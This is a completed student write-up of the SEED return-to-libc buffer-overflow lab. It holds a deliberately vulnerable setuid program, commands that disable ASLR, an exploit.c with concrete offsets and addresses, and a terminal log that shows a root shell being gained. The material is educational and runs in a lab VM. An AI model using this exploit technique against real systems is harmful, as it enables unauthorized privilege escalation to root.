Return-to-libc Attack Lab

Table of Contents

The learning objective of this lab is for students to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode that is stored in the stack. To prevent these types of attacks, some operating systems allow system administrators to make stacks non-executable; therefore, jumping to the shellcode will cause the program to fail.
Unfortunately, the above protection scheme is not fool-proof; there exists a variant of buffer-overflow attack called the return-to-libc attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to some existing code, such as the system() function in the libc library, which is already loaded into the memory.

In this lab, students are given a program with a buffer-overflow vulnerability; their task is to develop a return-to-libc attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in Ubuntu to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

Lab Tasks

Requirements: One SeedUbuntu VM sufficient

Task 1: Address Space Randomization

Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following command:

Commands:

$ sudo sysctl -w kernel.randomize_va_space=0


Also make sure in the beginning your /bin/sh is redirecting to zsh like in buffer overflow.

Commands:

$ sudo rm /bin/sh

$ sudo ln -sf /bin/zsh /bin/sh

Provide a screenshot of your observations.



Setup the vulnerable program retlib.c as shown below

`retlib.c (The Vulnerable Program)`

```
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
     char buffer[12];
     /* The following statement has a buffer overflow problem */
     fread(buffer, sizeof(char), 40, badfile);
     return 1;
}
```

```
int main(int argc, char **argv)
{
     FILE *badfile;
     badfile = fopen("badfile", "r");
     bof(badfile);
     printf("Returned Properly\n");
     fclose(badfile);
     return 1;
}
```

Commands:

$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c

$ sudo chown root retlib

$ sudo chmod 4755 retlib

$ ls -l retlib

$ touch badfile


$ ./retlib

Generate a temporary badfile of very large size to overflow the buffer.

$ echo “this will overflow the buffer”$temp{1..100} >badfile

$ ./retlib

Provide a screenshot of your observations.



Task 2: Finding out the address of the lib function

To find out the address of any libc function, you can use the following gdb commands

Commands:

$ ls -l retlib

$ gdb retlib


$ r


$ p system

$ p exit

From the gdb commands, we can find out the address for the system() function , and the address for the exit() function . The actual addresses in your system might be different. Please take note of these addresses.

Provide a screenshot of your observations.





Task 3 : Putting the shell string in the memory

One of the challenges in this lab is to put the string "/bin/sh" into the memory, and get its address. This can be achieved using environment variables. When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable SHELL points directly to /bin/bash and is needed by other programs, so we introduce a new shell variable MYSHELL and make it point to zsh.

$ export MYSHELL=/bin/sh
$ env | grep MYSHELL

Provide a screenshot of your observations.

We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program prnenv.c.

prnenv.c

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
      char* shell = getenv("MYSHELL");
      if (shell)
            printf("%x\n", (unsigned int)shell);
}
```

$ gcc prnenv.c -o prnenv
$ ./prnenv

Please note down this address.

Provide a screenshot of your observations.

Exploiting the vulnerability:

Program to generate the contents for badfile.

exploit.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
```

```
      char buf[40];
      FILE *badfile;
      badfile = fopen("./badfile", "w");

/* You need to decide the addresses and the values for X, Y, Z.
X,Y and Z each are one of system()'s address, exit()'s address
and "/bin/sh"'s address.*/

      *(long *) &buf[X] = some address ;
      *(long *) &buf[Y] = some address ;
      *(long *) &buf[Z] = some address ;
      fwrite(buf, sizeof(buf), 1, badfile);
      fclose(badfile);
}
```

You need to figure out the values for those addresses, as well as to find out where to store those addresses. If you incorrectly calculate the locations, your attack might not work.
(Hint: remember the stack layout - > function call, return address, arguments)

Commands:

$ touch badfile

$ gcc -fno-stack-protector -z noexecstack -g -o retlib_gdb retlib.c

$ gdb retlib_gdb

$ b bof

$ r


$ p &buffer

$ p $ebp

$ p ($ebp - &buffer)

Calculate locations:
X = (ebp value - buffer value) + 4
Y = (ebp value - buffer value) + 8
Z = (ebp value - buffer value) + 12

After you finish the above program, compile and run it; this will generate the contents for "badfile". Run the vulnerable program retlib. If your exploit is implemented correctly, when the function bof returns, it will return to the system() libc function, and execute system("/bin/sh"). If the vulnerable program is running with the root privilege, you can get the root shell at this point.



Commands:

$ gcc exploit.c -o exploit

$ ./exploit

$ ls -l badfile

$ ./retlib

root privilege is the output

Provide a screenshot of your observations.

```
Terminal
Terminal
  GNU nano 2.5.3                 File: exploit.c                          Modified

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
        char buf[40];
        FILE *badfile;
        badfile = fopen("./badfile", "w");
/* You need to decide the addresses and
the values for X, Y, Z. The order of the following three
statements does not imply the order of X, Y, Z. Actually, we
intentionally scrambled the order. */
        *(long *) &buf[24] = 0xb7e42da0;
        *(long *) &buf[28] = 0xb7e369d0;
        *(long *) &buf[32] = 0xbffffdef;
        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
        return 0;
}
```

```
Terminal
Terminal
[10/04/21]seed@Aparna_PES1201801458:~$ nano exploit.c
[10/04/21]seed@Aparna_PES1201801458:~$ gcc -o exploit exploit.c
[10/04/21]seed@Aparna_PES1201801458:~$ ./exploit
[10/04/21]seed@Aparna_PES1201801458:~$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Oct  4 05:57 badfile
[10/04/21]seed@Aparna_PES1201801458:~$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo)
,30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
# exit
[10/04/21]seed@Aparna_PES1201801458:~$
```

Question.

Please describe how you decide the values for X, Y and Z.

<u>For example:</u>

```
*(long *) &buf[24] = 0xb7e42da0 ;   //  system()
*(long *) &buf[28] = 0xb7e369d0 ;   //  exit()
*(long *) &buf[32] = 0xbffffe1c ;   //  "/bin/sh"
```

Ans.

```
Offsets of the three addresses on the buffer:
Location of system call address
        = (ebp value - buffer value) + 4 (X)
        = 20+4 =24
Location of exit call address
        = (ebp value - buffer value) + 8 (Y)
        = 28
Location of /bin/sh address
        = (ebp value - buffer value) + 12 (Z)
        = 32
```

It should be noted that the exit() function is not very necessary for this attack; however, without this function, when system() returns, the program might crash, causing suspicions. Comment out the line corresponding to exit() in the exploit.c code.

For example:

```
*(long *) &buf[24] = 0xb7e42da0 ;   //  system()
*(long *) &buf[32] = 0xbffffe1c ;   //  "/bin/sh"
```

Commands:

$ gcc exploit.c -o exploit


$ ./exploit

$ ./retlib

root privilege is the output.

Segmentation fault

Provide a screenshot of your observations.



Task 4: Changing length of the file name

The Vulnerable program is compiled again as setuid root, but time using a different file name newretlib instead of retlib.

The attack no longer works with the new executable file but it works with an old executable file ,using the same content of the badfile. This is because the length of file name has changed the address of the environment variable(MYSHELL) in the process address space. The error message also makes it evident that the address has been changed from myshell, as the system() was now looking for command " h" instead of "/bin/sh" .

We observe that changing the filename does affect the relative location of the myshell environment variable in the address space this is the reason that this attack wont work after changing filename of the setuid root program

$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c

$ sudo chown root newretlib

$ sudo chmod 4755 newretlib

$ ls -l newretlib

$ ./newretlib

Command not found: h Segmentation

fault

$ ./retlib

root privilege is the output

As we can observe from the screen shot the attack no longer works with the new executable file but still works with the old executable file, using the same content of badfile.

Explain why the attack does not work on changing the file name**.**

Ans.

The error that we get is a “command not found error:h ”. This is because the address has shifted forward because of the new name of the file which changes the environment variable address as well and instead of pointing to /bin/sh’s address, the address points to some other location which is probably some garbage value and we can deduce from the amount of shift as now pointing at the “h” in “/bin/sh”. This value cannot be interpreted as a command to be executed and hence we get an error.

Provide a screenshot of your observations.


We should use gdb to debug the latter (newretlib_gdb) and former programs(retlib_gdb) to notice the changes in the locations of the environment variables (MYSHELL).

$ gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c

$ ls -l newretlib_gdb

$ ls -l retlib_gdb

Provide a screenshot of your observations.



$ gdb newretlib_gdb


$ b bof


$ r

$ x/s * ((char **)environ)

$ x/100s 0xbfffeffd (this address would be obtained in the output of the previous line)

Provide a screenshot of your observations.





$ gdb retlib_gdb


$ b bof


$ r

$ x/s * ((char **)environ)

$ x/100s 0xbffff000 (this address would be obtained in the output of the previous line)

Provide a screenshot of your observations.


Terminal
ECX: 0x0
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed18 --> 0xbfffed48 --> 0x0
ESP: 0xbfffed00 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
code
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
